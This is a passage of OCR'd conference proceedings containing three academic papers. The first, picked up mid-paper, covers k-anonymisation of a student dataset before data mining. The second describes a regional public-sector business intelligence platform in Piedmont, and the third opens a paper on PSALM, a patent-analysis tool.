digit "2"), to decrease the probability of suppressing the minority who comes from different cities, the last step of postal code generalization consists of grouping the postal codes into two groups: "postal codes starting with digit 2" and "others".




Figure 2. An example on generalization hierarchy for secondary school GPA

For the example of generalization hierarchy for secondary school GPA consider Figure 2. At each generalization step, the GPA is rounded to a certain number of decimal places, while that number being smaller at each step.




Figure 3. An example on generalization hierarchy for secondary school

Secondary schools, as shown in Figure 3, can be generalized by grouping specific schools into more general ones at each step.

Anonymity of the data is provided using Samarati's algorithm exploiting both the generalization and suppression with the level of anonymity *k*=2 and the maximum number of tuples that can be suppressed set to 10%. The goal of 2-anonymization is to alter the data in the dataset in a way that every combination of values of quasi-identifiers can be indistinctly matched to at least 2 students. Since the dataset is relatively small and level of anonymity *k*=2 ensures basic anonymity, that level is selected for the experiment.

The attributes are generalized each one step at a time, until the 2-anonymity of the data is satisfied, or there are less than 10% outliers that can be suppressed left. When the second condition is satisfied, the outliers are suppressed to avoid the overgeneralization of the significant attributes.

In order to keep the utility of the data, while still preserving students' privacy it is important to choose the order of the generalization of the attributes carefully. It is assumed that in determining the outcome of data mining, less significant attributes can be generalized more than more significant attributes. Based on that presumption, the quasi-identifiers are generalized in the reverse order of their significance. The result of that is that the most significant attributes are less generalized then those of lower importance.

The order of the attributes to be generalized is determined using *ReliefF* method [10]. *ReliefF* algorithm is a general and successful attribute relevancy estimator. It is able to detect conditional dependencies between attributes and provides a unified view on the attribute relevancy estimation in regression and classification.

In this case the *ReliefF* evaluation algorithm gives all attributes an average merit score and an average rank according to the importance of attributes in the classification:

0.1011765 2 Department
0.092549 1 Undergr_Study
0.0729412 18 Enroll_Date
0.05435 11 Sec_School_GPA
0.0478431 8 Profession
0.0321569 4 Sec_School
....

TABLE 1. THE NUMBERS OF DISTINCT VALUES THROUGH THE PROCESS OF ANONYMIZATION

Attribute	Distinct values				
	Original dataset	*After 1st step of generalization*	*After 2nd step of generalization*	*After 3rd step of generalization*	*After 4th step of generalization*
Postal code	52	32	19	11	3
Secondary school	35	7	3	-	-
Age at enrollment	9	3	2	-	-
Profession	13	10	5	-	-
Secondary school GPA	158	27	4	-	-
SGE results - Croatian language	114	79	12	4	2
SGE results - Foreign language	190	89	13	4	2
SGE results - Mathematics	54	48	12	4	2

-0.0074952 15 State_Grad_FL_Result
-0.0094118 10 Sel_Rank
-0.0109804 12 State_Grad_FL_Level
-0.0243137 7 Gender

Table 1 shows hierarchical levels for attributes that are finally chosen and how many possible values there are for each attribute through the process of anonymization. After performing the generalization, there are still 22 instances left that don't satisfy the given level of anonymity. Those instances are suppressed.

The anonymity of the dataset is enforced through the combination of SQL statements and scripts written in C programming language. Development of such data anonymization software is planned for the future work.

B. *Data mining*

The patterns and regularities in the student dataset are discovered using data mining techniques. The data are analyzed with different data mining methods using 10-fold cross-validation. For the purpose of this research, students' success is evaluated by the number of earned ECTS credits, where the workload for an academic year totals to 60 ECTS credits. Credits are analyzed as continuous and discrete class, but since the goal is to identify students who will not successfully meet all requirements specified with the program of studies even two-class classification gives satisfactory results. The tool used for data mining research is WEKA (*Waikato Environment for Knowledge Analysis*) [11].

The best results are achieved using the classical *Naive Bayes* method [11] based on Bayes' rule which says that for a hypothesis H and evidence E that bears on that hypothesis, the conditional probability of H given E can be calculated as

$$Pr[H \mid E] = (Pr[E \mid H]Pr[H])/Pr[E], \quad (1)$$

where Pr[A] denotes the probability of event A and Pr[A|B] denotes the probability of A conditional on




Figure 4. Two-class classification results

another event B.

This method goes by the name of *Naive Bayes* because it assumes that attribute values are independent of each other given the class. The assumption that attributes are independent (given the class) in real life surely is a simplistic one, but *Naive Bayes* works very effectively when tested on actual datasets.

First, the two-class classification is performed with the original learning dataset (with no anonymization applied) and 77.647% of instances were correctly classified. Figure 4 shows the results of two-class classification.

It is important to mention that confusion matrix shows that among 22.353% incorrectly classified instances there are only 9.8% of students who will not achieve satisfactory results (false positives).

In the second step, the effects of anonymization (i.e. generalization and suppression) were analyzed. It was necessary to verify that it is still possible to achieve satisfactory performance of the classification process. Experiments have shown that the classification accuracy remained almost unchanged (76.394%). Good results are partly a consequence of the fact that the process of anonymization of the dataset takes into account the impact of individual attributes on the results of the classification. That result has proven our presumption on role of significance of quasi-identifiers in the generalization process.

IV. CONCLUSION

Release of the personal data in the form of microdata for the analyses poses a threat to the privacy of respondents' whose information is included in the datasets. In order to protect the respondents' privacy and still be able to perform analyses of their information, the data in the dataset must be de-identified.

This article provides an example of combining generalization and suppression using described algorithm to achieve *k*-anonymity within a dataset containing personal information of students at the University of Dubrovnik. It demonstrated that carefully planned and implemented data anonymization that takes into account the impact of the individual attributes on the result of data mining, can at the same time preserve privacy of the students and keep the results of data mining almost intact, making it possible to release anonymized data for research purposes.

REFERENCES

[1] E. Bertino, D. Lin, and W. Jiang, „A Survey of quantification of privacy preserving data mining algorithms" in Privacy-Preserving Data Mining, vol. 34, Springer US, 2008, pp. 183– 205

[2] Law on the protection of data confidentiality, Official Gazette of the Republic of Croatia, 108/1996, in Croatian

[3] Law on the protection of personal information, Official Gazette of the Republic of Croatia, 103/2003, in Croatian

[4] R. Agrawal and R. Srikant. „Privacy-preserving data mining". In ACM-SIGMOD Conference on Management of Data, pp. 439–450, 2000.

[5] P. Samarati, L. Sweeney, „Generalizing data to provide anonymity when disclosing information" in Proceedings. of the 17th ACM SIGMOD-SIGACT-SIGART Symposium on the Principles of Database Systems, 1998

[6] L. Sweeney, „k-anonymity: a model for protecting privacy". International Journal on Uncertainty, Fuzziness and Knowledge-based Systems, 10 (5), 2002; 557-570.

[7] P. Samarati, „Protecting Respondents' Identities in Microdata Release", IEEE Transactions on Knowledge and Data Engineering, Vol 13 (6), 2001, pp. 1010–1027.

[8] V. Ciriani, S. De Capitani di Vimercati, S. Foresti, and P. Samarati, „k-Anonymous Data Mining: A Survey", in Privacy-Preserving Data Mining, Vol. 34 (2008), pp. 105-136.

[9] C. C. Aggarwal. "On k-anonymity and the curse of dimensionality". In Proc. of the 31th VLDB Conference, Trondheim, Norway, September 2005.

[10] M. Robnik-Sikonja, I. Kononenko, „Theoretical and Empirical Analysis of ReliefF and RreliefF" in Machine Learning Journal, Vol. 53, 2003, pp. 23-69

[11] I. H. Witten, E. Frank, M. A Hall. "Data mining: practical machine learning tools and techniques", third edition, Morgan Kaufmann, San Francisco, 2011.

Setting up, managing and using a complex Business Intelligence platform

M.Boero* and M.E. Jackson*
*CSI-Piemonte/Direzione Governo e Gestione, Turin, Italy
Marco.Boero@csi.it
MichaelaElisa.Jackson@csi.it

Abstract - CSI-Piemonte (Consortium for Information Systems in Piedmont) builds and manages Information Systems for public authorities in Italy in the Piedmont region. The consortium has adopted a Business Intelligence (BI) platform made up of SAS® and SAP BusinessObject® solutions. The company has been working with SAS® for 30 years and nowadays it has a BI Competency Centre (BICC), set up in order to use and manage the platform as its optimal level; the BICC's roots date back to the 80s.

In this platform both hardware and software of all customers converge on a single high reliable infrastructure based on SAS® 9.2 and SAP BusinessObject® XI and the SAS® component is designed as a Grid Platform. On this architecture CSI-Piemonte design a wide range of BI applications to support the Piedmont local institutions.

Applications cover all BI use cases, taking into account also Data Quality and Data Mining issues.

The platform includes Data Integration, Data Quality, Data Mining, other Analytics, Query and Reporting and Master Data Management tools.

The paper focuses on the overall experience of setting up and managing a BI platform of such complexity and on a success case study on e-government.

I. INTRODUCTION

A. The Company

CSI-Piemonte (Consortium for Information Systems in Piedmont) was founded by the Piedmont Region, the University of Turin and the Polytechnic of Turin in 1977 in order to promote the modernization of local public administrations by means of the most advanced solutions for information services and systems. It now counts 82 stakeholders (see Tab. I): among them, the Piedmont Region, the Turin Province of Turin and the Municipality of Turin, with complementary roles in the governance of the Piedmont area.

Today, thanks to CSI-Piemonte, our region has become an "integrated administration system", able to face the e-government challenge, to simplify administrative processes and to meet the expectations of both citizens and companies [3]. Nowadays the consortium is a unique ICT (Information and Communication Technology) player in Europe in the field of public services and the largest Italian ICT company developing e-government projects sponsored by the Italian central government. The increasing commitment of CSI-Piemonte on the European scenario and the manifold initiatives at international level by the members of the consortium lead CSI-Piemonte to acquire greater action capacity in its relationship with foreign interlocutors and, in particular, with the European Union, still preserving its specificity as a subject operating at regional level.

TABLE I. KEY FIGURES

Figure	*Total*
Consortium members (including municipalities, municipality associations, local health bodies, hospitals, etc.)	82
Annual turnover (in euros)	176 millions
Number of headquarters in Piedmont	6
Personnel resources	> 1200

Thanks to crossover activities between regional bodies, the consortium is able not only to set up and manage individual databases but also to integrate databases belonging to various administrations. This enables the use of Business Intelligence (BI) systems, including Data Quality (DQ) and Data Mining (DM) applications, in several areas for both local bodies and central public administration.

Since 1997 CSI-Piemonte had been in charge of supporting data exchange and system information integration between different public administrations and putting into operation their strategic programming by setting up analyses, statistics, simulations, dashboard indicators, investment monitoring tools, balanced scorecards. The consortium operates in several fields of activity, namely: agriculture and forestry, environment and territory, demography, land registry and taxation, private sector activities, vocational training and work, education and cultural heritage, internet and multimedia, healthcare and social welfare services, administration, accounting and personnel systems, state and justice department.

At the 2007 SAS® Forum CSI-Piemonte was awarded the Enterprise Intelligence Award for its wide range of BI applications supporting the Piedmont public institutions, its innovative use of SAS® technologies and solutions and the setting up of a BI Competency Center (BICC) [1].

In section II the paper reports CSI-Piemonte's experience about its BI Division and Platform.

In section III we have illustrated the specific experience about a particular application.

Section IV contains the conclusions.

II. THE BUSINESS INTELLIGENCE DIVISION

Since the beginning, CSI-Piemonte promoted innovation in public administration sector through the use of modern information technology and internet tools. As a provider of BI services and IT (Information Technology) platforms to the public administration of the Piedmont Region, the consortium has included SAS® platforms in its solutions since 1980 (see Figure 1).

In the last 20 years, the Piedmont Region, using technologies from CSI-Piemonte, built a substantial information asset. Since 1996 this important information base has been organized in sector data marts that contain historical and integrated information concerning different domain of activities (tourism, instruction, health, agriculture, environment, cultural heritage, demography, justice, etc.).

We count on SAS® to support projects in a wide variety of areas. For instance, we support the Piedmont Region with its healthcare planning policy: we track and observe pharmaceutical prescriptions, monitor epidemiology and oncology activity and provide several human resource management and budget optimization solutions for the regional public sector. With more than 70 BI analysts and developers, plus some resources from verified partners, CSI-Piemonte delivers SAS® solutions to thousands of end users throughout Piedmont's public administration offices. The consortium uses SAS® solutions to develop the largest part of the regional decision making information system, which helps public administration managers to provide vital information such as budgetary forecasts and revenue analysis.

Our BI Division has considerably grown in the last few years, because Data Warehousing (DW), BI, balanced scorecards and statistical solutions are indispensable to politicians and decision makers who need to measure activities and prepare forecasts for the future. As more and more Piedmont public administrations began to rely on CSI-Piemonte's solutions, the consortium saw the need to create the BICC organization to support its users. CSI-Piemonte's BICC offers help through a centralized call center that can dispatch specialists by phone or in person throughout Piedmont. The BICC staff also communicates regularly with its customers' data centers and it manages all software products within its applications. Today we have reached a very good practice level in SAS® 9 platform and solutions.

The BI Division has enhanced CSI-Piemonte efficiency and discipline as a service provider [2] [4]. The main benefit has been a better use of resources. In the past few years there has been an important growth of activities because public administration is investing very much in modernizing its information systems. So we had to be organized to follow that growth. Our Division has helped us to become more organized and more customer-oriented as we've managed that growth.

Moreover, in February 2006 CSI-Piemonte signed a Master Services Agreement with SAS® to provide professional services in the public sector market in all EMEA countries.




Figure 1. Business Intelligence Platform in production environment at CSI-Piemonte

SAS®, Dataflux®, SAP BusinessObject®.

A. *Main Activities of the BI Division*

The main activities of the Division are:

BI and DW

- Definition of the decision making information system's architecture for the involved public bodies.
- Definition of the lines of action for development and management of DW alphanumeric component (metadata and alphanumeric data).Analysis, design and implementation activities on DW' alphanumeric components.
- Collection services of statistical data (data entry of paper questionnaire, local or internet procedures for the automatic collection of data).
- Extraction of alphanumerical data from administrative, operational and technical archives that will be used for decision making purposes.
- Automatic data processing services: elaboration, DQ services (profiling, validation, standardization, record matching, cleansing), data accounting, indicators, application of statistic or mathematical models.
- Management of data warehouse databases: periodical updates of data and metadata, coding alignment.
- BI services: production of paper reports, production of statistic publication, static query and reporting, dynamic query and reporting, multidimensional analysis, decision making support instruments.

Databases

- Census of existing databases in CSI-Piemonte using the Company data dictionary.
- Preparation of the metadata update to support the database design or re-planning.
- Periodical analysis in case of need of external databases.
- Contacts with supplier of external databases for data acquisition.
- DQ analysis.

III. The Procurement Data Mart for the Municipality of Turin: a Business Intelligence Complete and Successful Experience

In 2006 CSI-Piemonte began the development of a dashboard prototype for tracking purchases of the Municipality of Turin. This development, as a result of positive feedback from the user, is continuing today towards an advanced decisional system: the Procurement Data Mart for the municipality of Turin.

The aim of the solution is to provide a complete picture of expenditure flows of the Municipality, providing information on:

- Who makes the purchase;
- What is purchased;
- In what way it is purchased;
- From which provider it is purchased;
- For whom it is purchased;
- How much is spent.

The focus is also on trying to picture the flow as a unique process that can be seen from different standing points, not only from a dimension point of view, but also with reference to the different facts the process includes as phases. These phases are typically (see Figure 2):

- the issuing of a formal institutional act;
- an order of some goods;
- the fulfillment of the order;
- invoicing;
- settlement;
- money order.

Data are read from the procurement management system's operational database: the systems tracks purchases by means of a process that is founded on the concepts of Order.

The analysis phase of the project addressed, as a very first step, the creation of a conceptual data model about the specific domain of procurement, in order to clarify the relation between all the concepts. This is a best practice in CSI-Piemonte, always to have a conceptual domain data model (as an important asset of any project) that describes the context specific information.

A second data model was then derived from the first. This is a classical decisional data model: dimensions and facts were identified from the conceptual domain data model and a purchase-centric star schema was designed to meet all the analysis needs that the Municipality of Turin expressed. The facts correspond to the procurement process's phases, related to the "Who", "What"; "In what way", "From whom", "For who dimensions".

But not all information about all the Municipality's purchases are registered in the management system. Some kind of purchases, such as leases, rents, consultancies and utility contracts, don't follow the same process as all other purchases. The only thing that all purchases have in common is the fact that they rise from a formal act, and this since we are in the domain of a public body and every internal process starts always from a formal act.

A purchase executive decision act is called a commitment executive decision act and it is a document in which all details about the purchase/purchases are written, including funding details. Being a text document, it can be analyzed by means of Text Mining (TM) tools.




Figure 2. Phase (or facts) of the procurement process.

For all purchases registered in the management system, structured data are available for every kind of information; for those purchases that aren't registered, instead, commitment executive decision acts are read from a web source and analyzed, by means of TM tools, in order to achieve some structured data from unstructured ones. The TM analyses allows to meet the "What" and the "In what way" points also for the non registered purchases, being these details not available any were else for them.

The TM analysis is a supervised classification use case (see Figure 3). SAS® Enterprise Miner provides a rich suite of tools for discovering and extracting knowledge from text documents. It transforms textual data into a usable, intelligible format that facilitates classifying documents, finding explicit relationships or associations between documents, and clustering documents into categories.



Figure 3. Extract of a SAS® 9.2 Enterprise Miner 6.2 flow that resolves a supervised classification use case.

The "What" point corresponds to the product categories in which purchases can be placed. A set of product and type of purchase topics was set from the classes in which a purchase can be categorized in the management system. Some key words were associated to the topics, as in a supervised classification use case, in order to allow the tool to categorize the non registered purchases in the right product class. The set up of such a mechanism is quite a long and meticulous activity that needs tuning iterative steps and a statistic qualification. Before entering the TM process, data are prepared by means of DQ tools, that is they are cleansed and standardized in order to avoid false results in the TM process. The TM process can be scheduled as a batch service for periodic automatic execution.

Then, for all kind of purchases, data are integrated with budget information in order to provide a complete picture of the situation.

DQ is applied also in the flow that feeds the star schema of registered purchases. This is done in order to have both clean data and homogeneous information among registered and non registered information. This allows having a unique view about all data, even if non registered purchases give origin to data that have a lower level of detail.

As a final step, some sort of basket analysis is made by means of DM processes.

Hence, the back end solution is a sophisticated decision-making system, which integrates ETL, TM, DQ, DM and general BI techniques, all of which implemented through SAS® tools within the CSI-Piemonte's SAS® platforms.

The front end component is based on a combined SAP BusinessObject® and a content framework custom solution. The framework can contain links to reports and several kind of graphical contents, such as Gantt-like graphs, bubble graphs, cake and bar graphs, as well as a link to a searching engine, tags and much more (see Figure 4): it can, actually, include many graphical contents developed, for example, in Flash or HTML5 and allows the creation of dashboards customized for the users' needs.

When our users are decision makers, they need some graphics that allows them both to quickly get to information and to contextualize data properly. Lately we've been trying to implement some new way of presenting analytical results: we've been working on info-graphs, since we think that embellishment is not only for the sake of beauty.

This solution allows the municipality of Turin to monitor its purchase processes from every point of view, reduce waste, increase economies of scale and plan future purchases.

A. *Technical Details*

The back end solution is implemented through SAS® tools within the CSI-Piemonte SAS® platforms.

All data integration steps are developed with SAS® 9.2 Data Integration Studio 4.2.

TM and DM steps are implemented with SAS® 9.2 Enterprise Miner 6.2.

DQ steps are implemented using Dataflux® 8 functions embedded in the data integration steps.

The front end is a combination of SAP BusinessObject® and custom solutions.

Reports are developed using SAP BusinessObject® XI.

IV. CONLUSION

The setting up, managing and using of the complex BI platform descript in this paper needs a consolidated qualification and years of experience in the field.

Having the possibility to count on a platform of such completeness and reliability allows developing high quality solutions that may also be replicated for several clients.

The SAS®, Dataflux® and SAP BusinessObject® tools included in the platform are high quality instruments that can be properly exploited only by properly qualified human resources.

The result is a high quality product deployed on a high reliability platform.

ACKNOWLEDGMENT

The authors thank all their colleagues that work with them every day with and on the platform.

REFERENCES

[1] SAS Forum Stockolm, Enterprise Intelligence Award, "Utilizzo strategico della Business Intelligence nel Public Sector", 2007.

[2] IDC, "Strategy and Organization for Optimized Business Intelligence", 2007.

[3] Butler Group, "The Italian Way - Public Sector Shared Services in Italy", 2006.

[4] SAS Italia, "SAS Business Analytics Gallery & Conference - Miglior progetto settore pubblico", 2005.




Figure 4. Example of a front end based on the content framework custom solution.

PSALM – Tool for Business Intelligence

Z. Tekic*, D. Kukolj*, Lj. Nikolic**, M. Drazic**, M. Pokric**, M. Vitas**, Z. Panjkov**, D. Nemet**
* University of Novi Sad, Faculty of Technical Sciences, Novi Sad, Serbia
** RT-RK, Institute for Computer Based Systems, Novi Sad, Serbia
tekicz@uns.ac.rs, dragan.kukolj@rt-rk.com, ljubisa.nikolic@rt-rk.com, miroslava.drazic@rt-rk.com, maja.pokric@rt-rk.com, milana.vitas@rt-rk.com, zdravko.panjkov@rt-rk.com, daniela.nemet@rt-rk.com

Abstract - This paper describes PSALM, a recently developed tool for business intelligence. The tool is based on MySQL database and web robot, both supported by routines developed in Java and PHP. The PSALM assembles patent data from publicly available data bases, it collects and analyses bibliographic parameters of patents but also does text mining. High-dimensional data contained in the patent documents are transformed into much lower dimensionality space (2D or 3D), clustered and visualized. The PSALM functionality and usability is demonstrated on MPEG-2 essential patents' portfolio.

I. INTRODUCTION

Patents are a powerful business tool for companies. They can gain exclusivity in the market or make additional profits through licensing. At the same time patens are a unique information resource. They are extremely valuable as source of technical information because approximately 80% of all scientific and technical information can be found only in patent documents [1]. In addition to technical data, patent document provides legal as well as business and public policy relevant information. All information found in a patent document are collected and verified according to internationally agreed procedures. They are presented in a systematic manner, as a combination of structured and unstructured data, and published in unified format. Information are either published in a patent document or derived from analyzing patent filing statistics. Table 1 summarises the format and information contents of patent documents.

The availability of all these information inside patents offers a full spectrum of possibilities for using them in key areas of technology management, including: competitors monitoring, technology assessment, the identification and assessment of potential sources for the external generation of technological knowledge and R&D portfolio management. Patent professionals, researchers and inventors, entrepreneurs, SMEs and commercial enterprises are among main stakeholders interested in using patents as a source of information. In order to make decisions about usage and management of patents they have to understand the strengths, weaknesses, opportunities and threats related to the managed patent assets.

However, there are barriers to frequent and efficient usage of patent information. The most important are: extremely high number of patents produced every year, increasing number of pages per patent, difficult language used in patents and lack of ability to understand relations between patents. Various software tools have been developed in the patent field in order to overcome these barriers. They could analyse individual patents as well as patent portfolios; retrieve patents and make basic statistics as well as visualize, map and landscape the same data. Most of these tools use statistical methods to analyze

TABLE I. FORMAT AND INFORMATION CONTENTS OF PATENT DOCUMENTS

Part of patent document	Where can be found?	Contents	Type	Use
Title and abstract (accompanied by a drawing)	Front page	Gives a concise summary of the technology of the invention.	Unstructured – free text	Archiving
Bibliographic data	Front page	Provides bibliographic information on the granted patent or patent application, which includes the document number (patent identification number - PID), filing and publication dates, name of the inventors, assignees and addresses, etc	Structured - information follow a strict format	Business and public policy relevant information
Description (in most cases including drawings)	Main body	Discloses clearly the technical details of the invention concerned, normally illustrated by working examples showing how to carry out the invention into practice.	Unstructured – free text	Technical and legal
Claims	Main body	Define the scope of protection for the invention under consideration; hence satisfying the legal aspect of the patent document.	Unstructured – free text	Legal

patent data in a specific period, and represent patent trends by various graphs and tables. They provide various facilities for researchers, managers, specialists and R&D practitioners. Good overview of different tools can be found in [1] and [2].

Nevertheless, most of the patent databases and tools available today are expensive as well as these tools can be complicated to use or ask for a strong expertise in the field of intellectual property. Therefore, SMEs and academic institutions, especially in developing countries, do not take a full advantage of using patents as a source of information for their own research, market and innovative activities [3]. Bearing this in mind, research group, composed of academics from University of Novi Sad and practitioners from RT-RK Computer Based Systems LLC, has started developing a tool for patent data analysis and management. The tool is named PSALM. It allows fast access to free patent databases, provides an easy way to build up patent databases and to automatically analyze patents. PSALM is designed to analyse both structured and unstructured patent data, and to visualize the results of both categories. The tool collects and analyses bibliographic parameters of patents but also does text mining. It shows huge potential for use in SMEs for monitoring competitors and technological trends. The objective of this paper is to describe structure and functions of developed version as well as to demonstrate its functionality.

The remainder of the paper is organized as follows. In Section 2, we describe structure and functional modules of PSALM. Section 3 describes user interface of business tool, while Section 4 demonstrates PSALM functionality on MPEG-2 essential patents' portfolio. Finally, in Section 5 we conclude with a summary of our results and a discussion of further research.

II. STRUCTURE AND MODULES

